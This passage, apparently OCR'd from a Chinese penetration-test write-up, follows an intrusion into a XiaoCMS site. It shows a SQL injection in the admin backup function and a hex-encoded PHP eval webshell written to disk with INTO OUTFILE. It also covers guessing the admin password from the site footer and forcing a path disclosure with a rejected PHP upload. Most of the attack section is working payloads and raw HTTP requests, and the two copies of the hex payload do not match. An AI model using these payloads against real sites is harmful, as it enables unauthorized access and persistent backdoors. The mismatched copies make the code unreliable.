        $result = $sth->execute($params);
    }
    if (!$result) {
        $sth->closeCursor();
        return false;
    }
    return $sth;
}
```

SQL 语句直接执行了，也就说后台的数据备份处存在 SQL 注入。


利用方法：

将一句话木马进行 hex 进行编码。

```
select hex("<?php @eval($_POST['x']);?>");
```



在第一次提交表名的时候篡改数据，让其重新拼装 SQL 语句。




Payload 为：

```
list_form=&table%5B%5D=xiao_model`; select
unhex('3C3F706870204065766616C28245F504F53545B2778275D293B3F3E') INTO OUTFILE
'D:/phpstudy_pro/WWW/xiaocms_20141229/111.php';
`;&table%5B%5D=xiao_model_field&submit=%E5%BC%80%E5%A7%8B%E5%A4%87%E4%BB%BD
```

执行之后，接着访问 URL：

```
http://192.168.27.1/xiaocms_20141229/admin/index.php?c=database&action=1&size=2048
```

即可触发 SQL 注入漏洞，这里直接进行写入 WebShell，使用蚁剑连接。



成功获取 WebShell。

没 Day 只能猜密码

通过本地的代码审计，发现了目标网址的这个 CMS 存在一个后台 SQL 注入并 GetShell 的漏洞，但是问题来了，到目前为止目标系统并没有账号密码，虽然已经发现了后台的地址，但是并

不知道账号密码。

正好本地环境已经搭建好了，看下登录这里的源代码，看看是如何校验登录的，是否存在绕过的可能。

```php
public function indexAction() {
    if ($this->post( string: 'submit')) {
        if (!$this->checkCode($this->post( string: 'code'))) $this->show_message( msg: '验证码不正确', status: 2,url( route: 'login'));
        if ($this->cookie->get('admin_login')) $this->show_message( msg: '密码错误次数过多，请15分钟后重新登录');
        $username = $this->post( string: 'username');
        $password = $this->post( string: 'password');
        $admin  = $this->db->setTableName('admin')->getOne('username=?', $username);
        if ($admin['username'] == $username &&  $admin['password'] == md5(md5($password))) {
            $this->session->set('user_id', $admin['userid']);
            if ($this->session->get('admin_login_error_num'))
            {
            $this->session->delete('admin_login_error_num');
            }
            $this->show_message( msg: '恭喜您！'.$username.' 登录成功', status: 1, base64_decode( data: 'Li8/eGlhb2Ntcw=='));
        } else {
            if ($this->session->get('admin_login_error_num')) {
                $error = (int)$this->session->get('admin_login_error_num') - 1;
                if ($error <= 1) {
                    $this->session->delete('admin_login_error_num');
                    $this->cookie->set('admin_login', 1, 60*15);
                } else {
                    $this->session->set('admin_login_error_num', $error);
                }
            } else {
                $error = 10;
                $this->session->set('admin_login_error_num', 10);
            }
            $this->show_message( msg: '账户或密码不正确，您还可以尝试'.$error.'次', status: 2, url( route: 'login'));
        }
    }
```

提交就校验验证码，如果验证码不正确直接返回，如果密码尝试错误过多，会被限制登录，然后取出用户名和密码，用预编译的方式进行查询的数据库，也就是 SQL 注入这里也没戏了，万能密码不好使了，之后就是密码校验，设置 Session 了，到这里思路又断了，如何才能进入后台呢?

呢？

测试做到这里，场面比较尴尬，知道后台存在可以 GetShell 的漏洞，但是却无法进入后台，既然前台的漏洞都试了一遍无法利用，后台又无法进入，那就只能靠猜密码了。

这中间被卡住很久，都没有取得成果，直接说成功的方法吧。


在页面底部有一个网址和 ©2016 的标志，当时也确实是闲的，尝试使用该网址 + 2016 这个年份为密码进行登录，没成想居然成功进入后台了。

柳暗花明又一村啊！


后台 GetShell

进入后台之后，可以利用刚刚代码审计的 SQL 注入漏洞进行 GetShell 了，由于那个漏洞是通过两个 URL 进行触发的，第一个 URL 接收 POST 传输的参数存入缓存，第二个 URL 才是从缓存里取出数据进行数据库操作，所以不太好使用工具进行操作，而且 SQL 注入想写入 Shell 还需要满足两个条件，第一是知道网站的绝对路径，第二个是需要有对应的写入文件权限才可以。


这里先尝试找网站的绝对路径，知道绝对路径后可以直接进行尝试，本以为进入后台后让程序报错是一个比较容易的事情，但是好像事情并没有那边简单，多处都做了防报错处理。



篡改 C 参数会提示 Controller 不存在，篡改 A 参数会提示 Action 不存在，篡改后面的 ID 呢，则没有任何效果，经过前面的代码分析，所有的 ID 都进行了强制类型转换，给转为了整数型，只会返回该 ID 所属的栏目不存在。



前后台的 URL 进行了一通尝试之后都没有什么结果，然后在后台看见有编辑器的地方，并且可以上传图片文件。



本来想着既然无法寻找到绝对路径，这里又有上传图片的地方，正好尝试，是否存在任意文件上传，可以更方便的拿到 WebShell，上传抓包。

```
POST /xiaocms_20141229/adminsystem/index.php?c=uploadfile&a=kindeditor_upload&dir=image HTTP/1.1
Host: 192.168.27.1
Content-Length: 23793
Cache-Control: max-age=0
Origin: http://192.168.27.1
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarymH7o9BzldrkLcIBV
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.142 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://192.168.27.1/xiaocms_20141229/adminsystem/index.php?c=category&a=edit&catid=1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=171a254babd567-0626de199e1768-3a65460c-144000-171a254babe73a; CNZZDATA1707573=cnzz_eid%3D381550541-1587566392-http%253A%252F%252F192.168.27.1%253A8099%252F%26ntime%3D1587566392; PHPSESSID=54el03gffukjp2e5sruo5jqo53
Connection: close

------WebKitFormBoundarymH7o9BzldrkLcIBV
Content-Disposition: form-data; name="localUrl"

C:\fakepath\1.jpg
------WebKitFormBoundarymH7o9BzldrkLcIBV
Content-Disposition: form-data; name="imgFile"; filename="1.jpg"
Content-Type: image/jpeg

      JFIF     HH   C
♠ ♠   ♠                          $.' ",#    (7),01444  '9=82<.342    C
♠ ♠   2!  !222222222222222222222222222222222222222222222222222222
 "                                          <
                                  !  1AQa    "2q      #BRb△3C  $"   4r  5
採                                4
                  !1  AQ"  2aq×    懋#B佈3R  稼   ♠            ?锖
```

篡改数据包，修改为 phpinfo 尝试一下。


```
POST /xiaocms_20141229/adminsystem/index.php?c=uploadfile&a=kindeditor_upload&dir=image HTTP/1.1
Host: 192.168.27.1
Content-Length: 310
Cache-Control: max-age=0
Origin: http://192.168.27.1
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarymH7o9BzldrkLcIBV
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.142 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://192.168.27.1/xiaocms_20141229/adminsystem/index.php?c=category&a=edit&catid=1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=171a254babd567-0626de199e1768-3a65460c-144000-171a254babe73a; CNZZDATA1707573=cnzz_eid%3D381550541-1587566392-http%253A%252F%252F192.168.27.1%253A8099%252F%26ntime%3D1587566392; PHPSESSID=54el03gffukjp2e5sruo5jqo53
Connection: close

------WebKitFormBoundarymH7o9BzldrkLcIBV
Content-Disposition: form-data; name="localUrl"

C:\fakepath\1.jpg
------WebKitFormBoundarymH7o9BzldrkLcIBV
Content-Disposition: form-data; name="imgFile"; filename="1.php"
Content-Type: image/jpeg

```

很明显，肯定是失败了，但是柳暗花明又一村对不对？虽然图片上传失败了，但是绝对路径被爆出来了。

绝对路径为：

```
D:\phpstudy_pro\WWW\xiaocms_20141229\adminSystem\controller\uploadfile.php
```

绝对路径已经拿到了，开始 GetShell，打开数据备份处。




随机选择两个系统表，点击开始备份，拦截抓包。

```
POST /xiaocms_20141229/adminsystem/index.php?c=database HTTP/1.1
Host: 192.168.27.1
Content-Length: 106
Cache-Control: max-age=0
Origin: http://192.168.27.1
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/75.0.3770.142 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3
Referer: http://192.168.27.1/xiaocms_20141229/adminsystem/index.php?c=database
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=171a254babd567-0626de199e1768-3a65460c-144000-171a254babe73a
; CNZZDATA1707573=
cnzz_eid%3D381550541-1587566392-http%253A%252F%252F192.168.27.1%253A8099%252F%26nt
ime%3D1587566392; PHPSESSID=54el03gffukjp2e5sruo5jqo53
Connection: close

list_form=&table%5B%5D=xiao_model&table%5B%5D=xiao_model_field&submit=
%E5%BC%80%E5%A7%8B%E5%A4%87%E4%BB%BD
```

使用 payload 进行数据篡改：


```
list_form=&table%5B%5D=xiao_model`; select
unhex('3C3F7068702040657616C28245F504F53545B2778275D293B3F3E') INTO OUTFILE
```

```
'D:/phpstudy_pro/WWW/xiaocms_20141229/111.php';
`;&table%5B%5D=xiao_model_field&submit=%E5%BC%80%E5%A7%8B%E5%A4%87%E4%BB%BD
```




提交后，根据提示再继续访问 URL：

